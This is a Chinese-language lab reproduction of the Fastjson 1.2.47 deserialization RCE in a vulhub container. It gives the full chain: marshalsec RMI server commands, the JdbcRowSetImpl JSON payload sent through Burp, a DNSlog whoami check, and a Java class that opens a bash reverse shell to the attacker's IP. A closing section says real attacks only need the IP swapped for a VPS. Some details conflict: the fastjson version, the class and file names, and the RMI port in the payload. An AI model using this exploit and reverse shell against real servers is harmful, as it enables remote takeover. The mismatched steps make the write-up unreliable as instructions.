**Fastjson 1.2.47 远程命令执行漏洞复现**

(By Jean)

目录

[1. 漏洞环境 2](#_Toc26138)

[2. 漏洞复现过程 3](#_Toc4184)

[2.1. Dnslog验证 3](#_Toc3742)

[2.1.1. Centos上执行操作 3](#_Toc9401)

[2.1.2. Kali上执行操作 3](#_Toc22484)

[2.1.3. Windows10上执行操作 5](#_Toc9650)

[2.1.4. Kali上查看结果 5](#_Toc28731)

[2.1.5. Windows上查看结果 6](#_Toc30500)

[2.2. 反弹shell 7](#_Toc26124)

[2.2.1. Kali上执行操作 7](#_Toc10458)

[2.2.2. Windows10上执行操作 8](#_Toc8850)

[2.2.3. Kali上查看结果 8](#_Toc23794)

[3. 实战说明 9](#_Toc11625)

[4. 参考 9](#_Toc6826)

# 漏洞环境

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **名称** | **操作系统** | **IP** | **版本** | **Java环境（java -version）** |
| 攻击机 | Kali（VM虚拟机、NAT模式） | 192.168.96.129 | Linux version 4.19.0-kali4-amd64 (devel@kali.org) (gcc version 8.3.0 (Debian 8.3.0-2)) #1 SMP Debian 4.19.28-2kali1 (2019-03-18) | * java version "1.8.0\_191" * Java(TM) SE Runtime Environment (build 1.8.0\_191-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.191-b12, mixed mode) |
| 靶机 | Centos7（VM虚拟机、NAT模式） | 192.168.96.128 | CentOS Linux release 7.6.1810 (Core) | * openjdk version "1.8.0\_181" * OpenJDK Runtime Environment (build 1.8.0\_181-b13) * OpenJDK 64-Bit Server VM (build 25.181-b13, mixed mode) |
| Burpsuite  使用主机 | Windows10 | 172.20.10.8 | 2004 | * java version "1.8.0\_211" * Java(TM) SE Runtime Environment (build 1.8.0\_211-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.211-b12, mixed mode) |

# 漏洞复现过程

## Dnslog验证

### Centos上执行操作

下载vulhub漏洞环境

git clone https://github.com/vulhub/vulhub.git

1. 安装docker、docker-compose
2. 进入fastjson 1.2.24的目录
3. 执行docker-compose build && docker-compose up -d启动漏洞环境
4. 访问漏洞环境

<http://192.168.96.128:8090/>



### Kali上执行操作


1、安装maven(可百度教程)


git clone <https://github.com/mbechler/marshalsec.git>

cd marshalsec/

编译项目

mvn clean package -DskipTests （需要很久）






查看是否安装成功：



2、开启RMI服务

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.96.129:8888/#dnslog" 9999



3、开启Web服务

python -m SimpleHTTPServer 8888



### Windows10上执行操作

使用burpsuite请求：

POST / HTTP/1.1

Host: 192.168.96.128:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/json

Cache-Control: max-age=0

Content-Length: 167

{

"b":{

"@type":"com.sun.rowset.JdbcRowSetImpl",


"dataSourceName":"rmi://192.168.96.129:9999/dnslog",

"autoCommit":true

}


}

### Kali上查看结果



### Windows上查看结果

发现成功执行命令（ping user.`whoami`.gl637w.dnslog.cn"）



## 反弹shell

### Kali上执行操作

1. 新建文件getshell.java

// javac TouchFile.java

import java.lang.Runtime;

import java.lang.Process;

public class TouchFile {

static {

try {

Runtime rt = Runtime.getRuntime();

String[] commands = {"/bin/bash","-c","bash -i >& /dev/tcp/192.168.96.129/4444 0>&1"};

Process pc = rt.exec(commands);

pc.waitFor();

} catch (Exception e) {

// do nothing

}

}

}

1. 编译getshell.java


Javac getshell.java，得到getshell.class文件

1. 启动web服务

python -m SimpleHTTPServer 8888

1. 启动RMI服务

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.96.129:8888/#getshell" 9999



### Windows10上执行操作

POST / HTTP/1.1

Host: 192.168.96.128:8090

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Connection: close

Content-Type: application/json

Content-Length: 163

{

"b":{

"@type":"com.sun.rowset.JdbcRowSetImpl",

"dataSourceName":"rmi://192.168.96.129:7777/getshell",


"autoCommit":true

}

}

### Kali上查看结果

成功反弹shell



# 实战说明

如果是在实战环境，只需将其中的攻击ip信息，换成VPS即可。

# 参考

<https://www.freebuf.com/articles/web/242712.html>